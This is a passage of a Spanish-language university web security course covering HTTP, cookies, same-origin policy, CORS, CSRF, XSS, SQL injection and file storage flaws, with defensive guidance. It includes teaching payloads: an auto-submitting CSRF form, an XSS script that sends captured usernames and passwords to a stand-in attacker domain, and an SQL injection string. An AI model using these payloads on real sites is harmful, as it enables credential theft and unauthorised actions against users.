application/x-www-form-urlencoded: Mismo formato de los parámetros GET en las consultas: los valores van codificados en formatoURLEncodey separados por&. Cada parámetro se escribe en la estructurallave=valor.application/json: El cuerpo es unJSONválido.multipart/form-data: En este caso se reciben múltiples formatos. Cada formato tiene sus propias cabeceras y es separado por unboundarydefinido en la cabecera principal. En MDN se puede ver un ejemplo.
En el caso de las respuestas, se entrega el contenido del tipo de formato declarado en las cabeceras. Generalmente, un HTML o una respuesta de API, pero también formatos binarios como imágenes o videos (siempre y cuando se declare en la cabecera de la respuesta correspondiente para que el navegador sepa cómo interpretarlo).
⬅️ Código HTTP#
Presente en la primera línea de la respuesta. Representa el estado del procesamiento de la consulta realizada. Los códigos son números de 3 dígitos agrupados en tipo de respuesta:
100-199son informacionales.200-299son para respuestas exitosas.300-399son para redirecciones.400-499son para errores del cliente (consulta mal realizada, por ejemplo).500-599son para errores del servidor (bugs, vulnerabilidades, caídas).
Puedes ver todos los códigos definidos en MDN, http.cat o http.dog, según prefieras
URLs#
El usuario Alhadis de Wikimedia Commons elaboró esta imagen que muestra las partes de una URI (que es como una URL, pero generalizada):

- Scheme o Esquema: El protocolo al que refiere la URI. En el caso de URLs, su contenido es suficiente para encontrar el recurso en una red.
- Userinfo: Información del usuario que desea acceder al recurso, cuando éste requiere autentificación previa. En el caso de HTTP, el valor en esta sección suele tener la forma
<usuario>:<contrasena>, y el navegador lo codifica como una cabecera en un formato especial (Authorization de tipo Basic). - host: Una IP (o nombre DNS que resuelve a una IP) correspondiente a la dirección de la capa de red del sistema en el que se encuentra el recurso. Si se omite este y los valores previos, se asume que el recurso está en el mismo servidor que en el que se encontró el enlace.
- port: Puerto TCP o UDP al que hay que conectarse para poder acceder al recurso. Se puede omitir y deducir del protocolo usado (443 para HTTPS, 80 para HTTP), pero si el servidor usa un puerto no estándar, se debe explicitar acá.
- path: Ruta única que permite al servidor web interpretarla y encontrar el recurso solicitado. Inicialmente casi siempre mapeaba con una ruta del sistema de archivos del servidor web, pero con el desarrollo de aplicaciones web dinámicas, esto no siempre es así.
- query: Parámetros de tipo GET entregados al servidor web en una consulta (más detalles en la siguiente sección)
- Fragment: Parámetro no entregado al servidor y usado por el navegador web. Permite referir a un elemento específico del DOM (lo veremos con más detalle en la sección de Javascript).
Cookies de sesión#
El protocolo HTTP por definición es sin estado, es decir, cada consulta es tratada como una consulta nueva en la capa HTTP.
Sin embargo, en la capa específica de la aplicación web que estamos ejecutando, sí podemos usar algunos de los recursos HTTP para mantener persistencia de sesiones. En caso contrario, el usuario debería autenticarse cada vez que quiere hacer algo, lo que no es muy usable que digamos.
Para esto, existe el estandar de las cookies, que son valores enviados por el navegador web de forma automática que le permiten al servidor recordar algunas cosas del usuario (por ejemplo, preferencias o un ID para hacerle tracking en publicidad).
Parámetros de las Cookies#
Las cookies pueden ser configuradas por el servidor con ciertas opciones para hacerlas más seguras, descritos en la sección correspondiente de MDN:
- expires: Define cuándo la cookie expira. Si no se define, expira al cerrar el navegador. Si el servidor desea eliminar una cookie del cliente, puede enviar una cabecera
Set-Cookiecon el parámetroExpiresen el pasado. - secure: Evita que la cookie se mande en conexiones no cifradas (HTTP), dificultando su intercepción por atacantes que pueden leer la red.
- httpOnly: La cookie no puede ser accedida por código Javascript, dificultando ataques de tipo XSS.
- domain: Si no está definido este parámetro, la cookie es enviada solo en el FQDN que la recibe. Si está definido, aplica para el FQDN definido y sus subdominios. no se puede definir en un FQDN que no sea el mismo que la setea o un subdominio.
- path: Permite que una cookie aplique solo para un subdominio, y no para el sitio completo.
- sameSite: Evita enviar la cookie en ciertas situaciones (como si ingreso al sitio desde un dominio distinto). El valor por defecto es
Lax. El valorstrictcasi siempre rompe el comportamiento de algunas aplicaciones (por ejemplo, si la cookie de sesión de un sitio fuesestrict, cada vez que visites el sitio desde un link externo aparecerás como invitado, pero al actualizar la página o ingresar directamente, apareceras logueado). El valornoneno es recomendado.
Además, si el nombre de una cookie parte con el prefijo __Host-, los navegadores la interpretarán como si tuviera las flags secure, path=/ y domain=null. Si la cookie parte con el prefijo __Secure-, se asume que solo puede ser enviada por HTTPS.
¿Qué pasa si asocio una cookie a un TLD? ¿Se envía a todos los sitios? ¿Puede un sitio en el mismo TLD consultar esa cookie?
(Revisa la sección de DNS para saber más sobre qué es un TLD).
Los navegadores evitan que se puedan asociar cookies en TLDs. Esto se hace manteniendo una lista de sufijos pública. Esta lista representa todos los dominios de orden superior que poseen subdominios administrados por otras entidades. En Chile, están los siguientes sufijos públicos:
.cl: El TLD de Chile..co.cl: ¿Parece que lo usa Entel para sitios web corporativos?.gob.cl: El sufijo usado por el Gobierno de Chile.gov.cl: Una variación en inglés del anterior. Generalmente redirige agob.cl..mil.cl: Usado por el Ejército de Chile.
Revisa cómo funcionan las cookies en los subdominios de
uchile.cl. ¿Puedes consultar una cookie de U-Cursos en una aplicación en el subdominio DCC? ¿Y de UCampus o de Mi UChile? Recuerda que si encuentras algo sospechoso, puedes comunicárselo a la Vicerrectoría de Tecnologías de Información o hablarlo con el equipo docente del curso.
Considerando que cada unidad académica tiene su propia área informática que desarrolla sus sitios internos, ¿debería
uchile.clser considerado un sufijo público?
Cookies de sesión#
Cuando las cookies se usan para mantener una sesión iniciada, se denominan Cookies de sesión.
Antes de continuar, piensa en cómo implementarías un sistema que permita entregar un valor a cada usuario una vez se autentica, el cual luego es relacionado con ese usuario por un tiempo indeterminado. ¿Cuánto tiempo debería ser válido este valor? ¿Qué pasa si el usuario lo pierde? ¿Cómo evitas que otro usuario lo adivine?
El nombre cookie viene del término magic cookie. Según el Jargon File, es un valor que se pasa entre rutinas y programas de forma invariable, que permite hacerles seguimiento. Son opacos muchas veces, por lo que no importa que el proceso receptor los entienda, solo que los pase tal cual los recibió.
En este ejemplo la cookie de sesión es un valor aleatorio alfanumérico, que el usuario envía cada vez que quiere seguir interactuando con el sitio web para no tener que volver a iniciar sesión.

Algunos ejemplos de implementaciones de cookies:
- Valor aleatorio: Para evitar que un atacante adivine el valor de la cookie de un usuario, el valor de ella debería ser muy aleatorio y no relacionable con el usuario correspondiente. Este valor aleatorio debe referir, en el servidor, a una estructura de datos que contenga todos los datos de la sesión correspondiente (como usuario logueado, preferencias, entre otros). En algunos casos, se usan bases de datos. En otros, sistemas tipo
redisovalkey. También se usan archivos cuyo nombre es el valor aleatorio de la cookie. - Valor firmado (y cifrado opcionalmente): El valor en la cookie puede ser un JSON o similar que contiene todos los datos de la sesión del usuario específico, el cual puede o no estar cifrado dependiendo de la sensibilidad del contenido del dato identificatorio. De esta forma, no es necesario guardar información de la sesión en el servidor. Independiente de si es o no secreto, debe estar firmado (veremos esto con más detalle en criptografía) para evitar que un atacante genere cookies de otros usuarios solo cambiando el contenido de una válida. Además, es recomendable que el valor incluya campos adicionales, como fechas de vencimiento acotadas, los cuales deben ser también validados para evitar ataques de tipo replay (que un atacante se robe una cookie y pueda usarla por siempre). Un ejemplo de este tipo de cookies son los JWT o JSON Web token, definidos en el RFC 7519.
Piensa sobre los pros y los contras de tener cookies centralizadas versus tenerlas descentralizadas con vida limitada. En cada caso, ¿Qué puede afectar la eficiencia de la validación de la sesión? ¿Puedes cerrar sesión centralizadamente?. Propon modificaciones para cada caso que mitiguen los problemas encontrados.
Tipos de contenido#
A través de HTTP puedes transmitir contenido de diversos tipos.
- HTML y CSS: El lenguaje de marcado de hipertexto es el estándar de comunicación en HTTP, aunque no es obligatorio usarlo todo el tiempo para desarrollar aplicaciones web hoy en día (ver tipos de aplicaciones web más adelante para más información). Hoy (al igual que CSS, lenguaje de estilo que permite definir cómo se ve un sitio web) es un estándar vivo, que cambia periódicamente sin versiones específicas. Puedes encontrar una especificación completa en la MDN.
- Texto plano: Muchos navegadores interpretan el texto plano recibido en una respuesta HTTP como una página HTML sin estilo. Dependiendo de la codificación del texto, es posible que no se muestre correctamente.
- Contenido binario: Para visualizar y descargar imágenes, videos, documentos y otros archivos, HTTP codifica esta información en formatos especiales y las envía como respuesta a las consultas. Existen algunas optimizaciones que permiten a un servidor HTTP estático soportar descargas en paralelo o retomar descargas desde puntos intermedios de los archivos, pero dependerán del tipo de archivo y de servidor.
- JSON y APIs: Un caso de uso común en HTTP, potenciado por su uso en integraciones máquina a máquina y aplicaciones web de tipo SPA que veremos más adelante.
Contenido incrustado#
HTML permite incrustar distintos tipos de contenido en páginas web. A veces, este contenido puede provenir de otros dominios y servidores, lo que si bien es cómodo para quien lo hospeda (ya que no tiene que hospedarlo esa persona por su cuenta), en algunos casos puede abrir brechas de seguridad.
Algunos tipos de contenido incrustable:
- Imágenes con el tag
<img> - Videos con el tag
<video> - Scripts javascript con el tag
<script> - Planillas de estilo con el tag
<link> - Otros sitios web con el tag
<iframe> - Tipografías usando la propiedad css
@font-face - Otros objetos con el formato oEmbed
¿Qué puede hacer la persona que hospeda el contenido enlazado o incrustado por otras personas en sus sitios para afectar esos otros sitios?
Same Origin Policy o SOP#
¿Cómo defino qué tipo de contenido puede ser enlazado en mi sitio? Existe un estándar seguido por los navegadores web llamado same origin policy, que limita los recursos que pueden ser afectados por recursos externos de los sitios web. La especificación viva de HTML explica cómo este estándar opera.
Algunas reglas muy resumidas sobre SOP:
- Recursos con URL
about:blankojavascriptheredan el origen de quién los creó. - El recurso en un subdominio puede cambiar su origen a un dominio padre usando la API
document.domain. - En general, se permiten escrituras e incrustaciones a otros orígenes. Las lecturas son maś restringidas ya que pueden exfiltrar información sensible.
Content Security Policy o CSP#
Son un conjunto de cabeceras que permiten definir explícitamente qué tipo de contenido externo (o incluso interno) se puede incrustar o ejecutar como script en un sitio web, especialmente para evitar ataques de tipo XSS, definidos más abajo. En el sitio de MDN se explica con más detalle como funciona y cómo se configura.
Integridad del contenido incrustado#
<script src="https://example.com/example-framework.js"
       integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
       crossorigin="anonymous"></script>
En algunos tipos de contenido incrustado (script y link), es posible definir una propiedad integrity con un hash que es comprobado por el navegador antes de incrustarlo. De esta forma, si un atacante cambia el contenido de otro sitio, este si bien dejará de ser entregado, no será cargado. Puedes ver más información sobre esto en MDN.
Tipos de aplicaciones web#
Una aplicación web funciona muchas veces en conjunto con un servidor web, es decir, un programa que recibe consultas HTTP y elabora respuestas para ellas.
Los servidores web por si solos se hacen cargo de la entrega de archivos estáticos específicos, como imágenes, páginas estáticas (que no se modifican según cookies o las entradas de los usuarios) y documentos. Sin embargo, no se hacen cargo del procesamiento de consultas más complejas, como páginas o consultas de API creadas al vuelo (en tiempo real) para usuarios logueados con datos almacenados en bases de datos u otras estructuras.
La siguiente imagen muestra cómo funcionan en general los servidores web:

Server Side Rendering#
Corresponde a todo tipo de generación de respuestas HTTP (generalmente en HTML) del lado del servidor.
CGIs#
La primera implementación de páginas web dinámicas se realizó a través de la tecnología CGI (Common Gateway Interface). En la práctica, es permitirle a un servidor web ejecutar un script de código cuya salida es un cuerpo HTML ya formulado. CGI define el estandar que permite pasarle al script argumentos comunes, como la URL y los headers de la consulta HTML, los parámetros y el cuerpo enviado por el usuario. Todos estos parámetros pueden ser usados por el script para formatear su respuesta. El Script también puede conectarse a recursos externos accesibles desde su red (bases de datos, servidores de archivos, etc) para personalizar esta respuesta.
Algunos lenguajes usados para hacer aplicaciones web con esta tecnología son PHP, Perl e incluso Python (usando las librerías correspondientes).
Interfaces entre servidores y aplicaciones web#
Para conectar aplicaciones web cada vez más complejas, se desarrollaron distintos estándares y tecnologías, muchos de ellos dependientes de los lenguajes de programación de las mismas aplicaciones:
- WSGI y ASGI en Python: Estándares que permiten desarrollar aplicaciones web en Python usando servidores web en el mismo lenguaje. Ambos son soportados por los framework más conocidos del lenguaje, como FastAPI, Flask y Django. En el caso de ASGI, se facilita la ejecución de tareas asíncronas, en las que el servidor web del lenguaje determina cuántas instancias de la aplicación ejecutar en paralelo según carga del servidor y cantidad de consultas.
- Rack y Puma en Ruby: Similar al caso anterior, pero orientado a frameworks web para Ruby, como Rails y Sinatra.
- Servlets en Java: Aplicaciones como Tomcat ejecutan un tipo de aplicación Java especial para web, denominado Jakarta Servlet.
Single Page Applications o SPAs.#
Corresponde a aplicaciones web con un backend y un frontend bien definido. El backend corre en el servidor y contesta consultas programáticas del frontend (aplicanción en Javascript que genera dinámicamente el contenido del sitio a partir de los datos recibidos por el backend) siguiendo una API conocida por éste. Facilita contar con equipos de desarrollo especializados y separados, donde lo único necesario es que las interfaces utilizadas estén bien definidas y sean conocidas por ambas partes.
Una ventaja de las SPAs es que, si se guardan datos en caché de forma adecuada, estas pueden correr sin necesidad de conectarse continuamente a los servidores. Sin embargo, delegan la tarea del renderizado y modificación del sitio a una aplicación que corre del lado del cliente, lo que puede generar un mayor uso de recursos que en aplicaciones de tipo SSR.
Ejemplos de frameworks de frontend para desarrollar SPAs son React, Vue, Svelte y Angular.
Back-to-front y otros modelos híbridos#
La complejidad de algunos frontend de tipo SPA generó la necesidad de enviar el código javascript de forma parcelada y limitada a los usos del usuario. Esto derivó la creación de técnicas de Server Side Rendering solo para el frontend, contando ahora con tres componentes distintos en una aplicación web:
- El backend que maneja los datos y sirve las APIs que usa el frontend.
- El backend para el front que genera dinámicamente el código javascript que recibirá el navegador.
- El frontend recibido desde el componente anterior que realiza las consultas al backend de datos.
Algunos framework que realizan estas tareas son SvelteKit, Vite y Next.js.
¿Es una debilidad exponer todo el código del front a todos los usuarios o listar públicamente las APIs de una aplicación? Comenta pros y contras de esta medida en términos de lo que podría hacer un atacante con esta información.
Ejecución de código del lado del cliente#
Como mencionamos ya en la sección anterior, el estandar web permite no solo la muestra de contenido en HTML, sino también la ejecución de código del lado del cliente. Este código hoy día toma la forma de dos tipos de lenguaje: JavaScript y WebAssembly.
JavaScript#
JavaScript es un lenguaje de programación interpretado y creado para el navegador Netscape en 1995 por Brendan Eich (co fundador de Mozilla y de Brave), con el objetivo de darle dinamismo a las páginas web luego de cargadas. A pesar del nombre, no tiene nada que ver con Java. Hoy se usa como lenguaje de programación no solo para sitios web, sino también para proyectos de IoT y sistemas Embeeded () y para código de servidores (vía Node.js o Deno).
Hoy el desarrollo y evolución del lenguaje es llevado por el grupo TC39 de ECMA International.
Existe una versión tipada que puede ser transpilada a JavaScript llamada TypeScript, la cual es mantenida y desarrollada por Microsoft pero no es ejecutable nativamente por los navegadores.
APIs de JavaScript en navegadores web#
- Document Object Model o DOM: Los navegadores web que soportan JavaScript ofrecen una API especial denominada Document Object Model o DOM, la cual permite manipular el contenido de una página web dinámicamente, a través de código gatillado por eventos. El DOM se representa como un árbol con distintos tipos de nodos. Cada nodo corresponde a un tag HTML específico y es editable usando la API correspondiente.
- APIs XHR y Fetch: Las APIs
fetch(y anteriormenteXMLHTTPRequest) permiten a un navegador ejecutar código a partir de una llamada HTTP a un recurso externo. Estas llamadas permiten a los sitios web cargar información de forma dinámica. - API de Historial: Permite modificar el historial del navegador. Usada fundamentalmente por aplicaciones de tipo SPA para simular comportamientos similares a los de los sitios de tipo SSR.
- API de Websockets: Los websockets son una tecnología de comunicación en tiempo real (al contrario de HTTP en su versión estándar), la que permite a clientes web “subscribirse” a un canal para recibir notificaciones, las que luego pueden ser usadas para actualizar la página modificando el DOM con JavaScript o WebAssembly.
- API de Service Workers: Permite definir background threads asociados a sitios que ejecuten tareas de forma periódica o asíncrona, liberando el hilo principal de la aplicación y ejecutando tareas de forma más eficiente o mientras el sitio no está activo. Actores de amenaza pueden usarla para ensamblar malware, ejecutar criptomineros, ejecutar ataques DoS o mostrar notificaciones fraudulentas a usuarios de forma continua, pero también hay casos de uso legítimos como las notificaciones en tiempo real en sitios web.
🐞 Cross Origin Resource Sharing o CORS#
Supongamos que una aplicación de tipo SPA provee una API en el dominio api.hackerlab.cl, la cual es usada por el front que vive en hackerlab.cl.
Los navegadores no deberían dejar ejecutar llamadas XHR o Fetch a un origen (tupla domain, scheme y port) distinto al del sitio web visitado. Si uno quiere autorizar este acceso, debe agregar en el servidor de la API una cabecera llamada Access-Control-Allow-Origin, con el dominio autorizado a consultar.
Puedes revisar la referencia en MDN para más información.
🐞 Cross Site Request Forgery o CSRF#
Supongamos ahora que el sitio hackerlab.cl es de tipo SSR y tiene un formulario en la ruta /usuario/eliminar. Un POST a esta ruta permite eliminar
Supongamos también que un atacante crea un sitio en un dominio distinto (malicioso.cl) con un form que apunta a https://hackerlab.cl/usuario/eliminar, enviándolo automáticamente al visitar el sitio. El código fuente de ese formulario sería algo así:
<html>
    <head>
        <title> totalmente no malicioso
    </head>
    <body>
        <script type="text/javascript">
            document.onload = function() {
                document.querySelector("form").submit() // Al cargar el sitio, enviar el formulario
            };
        </script>
        <form action="https://hackerlab.cl/usuario/eliminar" method="post">
        </form>
    </body>
</html>
¿Cómo podrías evitar que lo anterior pasara siendo la persona que desarrolla hackerlab.cl? Piensa unos minutos antes de seguir leyendo.
Este tipo de ataque se llama Cross-Site Request Forgery o CSRF, y la solución estándar al problema anterior es agregar en todos los formularios un valor especial y aleatorio, único por sesión de usuario, denominado Token Anti-CSRF.
Así, el sitio, al recibir un post para cualquier acción con impacto importante, puede validar que el token exista dentro de los parámetros del formulario y que su valor sea el esperado, antes de ejecutar la acción relacionada con la ruta llamada.
El valor es incrustado automáticamente por algunos framework web, o es almacenado en las cookies del sitio (sin la flag httpOnly) y luego incrustado programáticamente via JavaScript por el front de la aplicación web. Una aplicación externa que quiera ejecutar el ataque ya mostrado necesitará conseguir este valor primero, y mientras no exista una forma directa de obtenerlo (una llamada fetch no es posibilidad si el CORS está bien configurado, ni tampoco podrá obtener las cookies de otros sitios debido a las reglas de acceso de cookies de los navegadores), no podrá forzar al usuario a realizar una llamada en su nombre.
Propón una forma en la que la flag
SameSitepodría ayudar a mitigar este tipo de ataques con algunas cookies.
🐞 Cross Site Scripting o XSS#
Supongamos ahora que tenemos un foro en foro.hackerlab.cl, y que el formulario de login está en la misma página en la que las personas publican mensajes.
Supongamos que este sitio recibe mensajes de sus usuarios y estos se muestran en el home. Un usuario registrado y malicioso publica el siguiente mensaje:
Lean esto es muy importante: <script>while (1) alert("hola!");</script>Supongamos también que el sitio pega el texto tal cual como se recibe en la página al mostrar el post tanto en la lista de posts recientes como en el detalle del post específico (en este ejemplo usaremos PHP, donde echo equivale a un printf() del valor inmediatamente después):
...
<h1> <?php echo $titulo; ?> </h1>
<p> <?php echo $mensaje; ?> </p>
...
Luego, cuando cualquier usuario vea el home con las últimas publicaciones, y mientras la publicación anterior esté ahí, verá un pop-up tras otro:
Suena molesto, pero tampoco suena como algo tan terrible, ¿o sí?
Es terrible, porque en algunos casos podríamos hacer esto también.
<script>
   // Conseguimos los campos de usuario, contraseña y el
   // formulario de inicio de sesión
   let usernameField = document.querySelector("#username")
   let passwordField = document.querySelector("#password")
   let form = document.querySelector("#login-form")
   form.onsubmit = () => {
       // Guardamos los datos en un diccionario de Javascript
       data = {
           "username": usernameField.value,
           "password": passwordField.value
       }
       // Enviamos los datos vía llamada asíncrona a un servidor controlado por el atacante
       fetch('https://malicioso.cl/credenciales_foro', {
               method: "POST",
               mode: "CORS",
               headers: {
                   "Content-Type": "application/json"
               },
               body: JSON.stringify(data)
           })
       .then(response => console.log(response.json()));
   }
</script>
Este código permitiría a un atacante robarse los valores de los campos usuario y contraseña, antes de ser enviados al servidor para validar el usuario.
¿Sirve de algo la configuración de CORS en el sitio víctima? ¿Y la configuración de cookies? ¿Hay algo más que podamos configurar y que ya hayamos visto en el curso para evitar el impacto de este tipo de errores?
Ahora mencionaremos algunas clasificaciones de XSS:
- XSS reflejado versus almacenado: Es reflejado cuando el XSS se ve solamente en la respuesta de una request que explota la vulnerabilidad. En este caso, el atacante debe lograr que el usuario víctima acceda a un enlace con el XSS como query para que este funcione. Es almacenado cuando queda guardado en una estructura de datos persistente del sitio, de modo que una vez que el atacante lo ejecuta, no es necesario volver a explotar la vulnerabilidad para mostrarlo.
- XSS en el cliente versus en servidor: Se considera en el cliente cuando es usado por una función en JavaScript, la cual modifica el DOM de forma insegura, lo que genera que se ejecute el código. Se considera en el servidor cuando un proceso de SSR es el que inyecta el código malicioso en el sitio web.
- XSS público versus restringido versus Auto-XSS: Se considera público cuando cualquier visitante del sitio es afectable visitando la URL con el XSS. Se considera restringido cuando solo algunos usuarios (los registrados, los de cierto grupo) pueden visitarlo. Se considera auto-XSS (y en general se descarta como vulnerabilidad de impacto importante) cuando solo el mismo usuario que generó el XSS puede verlo (por ejemplo, si queda en un campo de datos que solo él o ella puede ver, aunque incluso en estos casos, a veces el XSS podría afectar a administradores/as del sistema).
¿Qué impacto puede tener un XSS visible por una administradora de una aplicación web? Define paso a paso qué harías como atacante para llegar a una situación así en una aplicación con un XSS de tipo almacenado, visible solo por ti y por administradores, en una página web con un formulario de inicio de sesión.
Para evitar este tipo de impactos, se recomienda sanitizar las entradas en el servidor (ya hablaremos por qué no puede ser solo en el cliente) y escapar las salidas para que no contengan tags HTML o scripts (muchos framework lo hacen así por defecto, dificultando la materialización de esta vulnerabilidad).
WebAssembly#
WebAssembly Es una máquina virtual basada en pilas que puede ejecutar código especialmente compilado para ella. Se parece mucho al lenguaje assembly que usan los procesadores y puede ser compilado a partir de lenguajes como C, C++, Go y Rust.
La mayor ventaja es que los programas WebAssembly se ejecutan a una velocidad casi nativa, lo que es una mejora sustancial a la velocidad de ejecución del código JavaScript (que es cada vez mejor gracias a mejoras en los engine de los navegadores, pero estas mejoras siempre estarán limitadas por restricciones del diseño de JS).
Existe una representación en texto de WebAssembly llamada WAT, que se parece mucho a lenguajes de programación tipo Scheme/Lisp, ya que usa S-expressions.
En esta versión del curso no veremos mucho de WebAssembly, pero vale la pena mencionar que no solo sirve para obtener código más eficiente, ya que es usado también para hacerlo menos legible tanto por atacantes como por usuarios legítimos (en sistemas antibot, por ejemplo).
Bases de Datos#
Un mecanismo de persistencia común en aplicaciones web es la base de datos. Esta puede ser relacional (como Postgres y MySQL) o no relacional (como Mongo), pero en ambos casos suele ser consultada usando un lenguaje específico para ella (SQL en bases de datos relacionales, MQL en Mongo).
Cuando las consultas a la base de datos dependen de parámetros específicos de la consulta HTTP, lo más lógico es querer generar consultas de base de datos que combinen estos parámetros con una consulta tipo:
$query = "SELECT * FROM users WHERE username = \""  . $_GET['usuario'] ."\" AND password = \"" . get_hash($_GET['password']) . "\";" // En PHP, el . se usa para concatenar cadenas de texto
$result = mysqli_execute_query($conn, $query); // Ejecuto la consulta con una conexión previamente establecida
¿Qué podría salir mal?
🐞 Inyecciones SQL#
El ejemplo anterior podría salir mal si un usuario ingresa en el parámetro usuario el valor \" or 1; -- (y cualquier valor como contraseña), ya que la consulta final quedará de la siguiente forma (todo lo que va después del -- es interpretado como un comentario):
SELECT * FROM users WHERE username = ""; or 1; -- " AND password = "loquesea"; (A esto se le llama inyección SQL y ocurre por una razón similar a la vista en vulnerabilidades de bajo nivel: un límite difuso entre datos e instrucciones.

Este problema se mitiga usando Prepared Statements (Consultas preparadas), una API en toda librería de base de datos (relacional o no relacional) que usa comodines en las consultas, los que son reemplazados por el dato ingresado por el usuario después de parsear su estructura:
$stmt = $mysqli->prepare("SELECT * FROM users WHERE username = ? AND password = ?;");
$stmt->bind_param("ss", $id, $label); // El primer parámetro define cómo se asocian las variables comodín. En este caso, ss significa que ambas son string.
$stmt->execute();
Este problema es muy difícil de gatillar si el equipo de desarrollo usa una abstracción como Modelos Objeto-Relación (ORMs) para relacionarse con las bases de datos de sus sistemas, por lo que también es recomendado usarlas para evitar caer en estas situaciones de riesgo.
Almacenamiento de archivos#
Además de datos, muchas aplicaciones web necesitan recibir archivos de sus usuarios para funcionar. Para hacer esto, los archivos suelen ser enviados en una request de tipo POST, en el body de la misma.
Los archivos luego pueden ser copiados a carpetas específicas, o a rutas públicas para luego ser referidos en páginas web personalizadas (como una foto de perfil en un foro)
🐞 Subida de archivos no permitidos#
Un atacante podría subir un archivo muy pesado y generar una afectación de disponibilidad en una aplicación (o una factura muy grande en S3 si se usa infraestructura en nube). Para evitar esto, muchos framework permiten definir un tamaño máximo de archivo, el cual es validado antes de ser recibido y copiado en el sistema de archivos.
También un atacante podría subir archivos de formatos distintos a los que espera el proveedor del servicio. Para evitar esto, el equipo de desarrollo puede validar la extensión, pero esto muchas veces no es suficiente, ya que el atacante puede intentar subir el archivo con una extensión distinta a la original, lo que dificultará su visualización inmediata pero igual le permitirá usar los recursos del servidor víctima. Los desarrolladores y desarrolladoras también pueden validar el tipo MIME del archivo, revisando los primeros bytes de éste (magic bytes o file signatures) y comprobando que correspondan a lo esperado. En este sitio hay algunos ejemplos de magic bytes.
La recomendación en general es no asumir que es posible limitar los tipos de archivos que puede subir un atacante, para lo cual puede convenir limitar el tamaño de estos para hacerle menos útil al atacante la subida de contenido no deseado.
🐞 Archivos enumerables#
En algunas aplicaciones web, los archivos son copiados a rutas estáticas para que luego un servidor web estático pueda entregarlos a todos quienes conozcan sus rutas.
Si los archivos son copiados con nombres incrementables o fácilmente adivinables, nada evitará que un atacante logre descargar los de otros usuarios de forma programática, ya que el servidor web estático no tendrá como revisar si existen o no los accesos correspondientes.
Una forma de mitigar este problema es agregando nombres aleatorios y largos a los archivos estáticos, dificultando su enumeración.
Otras formas dependen de los servidores web estáticos. En el caso de NGINX, es posible realizar subrequests que validan que el usuario esté autenticado antes de entregar el archivo. También es posible usar una cabecera especial denominada X-Accel-Redirect, que es interceptada por NGINX si es devuelta por el servidor e intercambiada por un archivo específico, otorgando los beneficios de ser servidos estáticamente con una validación previa de permisos hecha por el backend.
🐞 Exposición de buckets#
En el caso del storage en aplicaciones que usan servicios de Nube, estas pueden conectarse a una API de tipo S3 (Static Storage Service de Amazon o equivalentes en otros proveedores), la que le permite subir, descargar y actualizar archivos estáticos a un almacenamiento externo. El acceso a estos archivos se puede otorgar luego programáticamente desde el backend de la aplicación web, usando tokens con tiempo limitado.
Sin embargo, si el bucket (o namespace de un conjunto de archivos almacenados en S3) no tiene configurados correctamente los permisos de lectura o listado de archivos, **cualquier persona que conozca el nombre del bucket (básicamente, cualquier persona que tenga al menos un enlace de un archivo dentro del bucket) podrá listar y/o descargar todos los archivos subidos a él. E
La mitigación a este problema es configurar de forma correcta los permisos del bucket en el admin del proveedor de nube, restringiendo el listado de los archivos y, si no es necesario que existan enlaces públicos y permanentes a ellos, también limitando su lectura sin credenciales generadas por el backend de la aplicación. AWS provee de esta guía a sus usuarios para hacerlo.
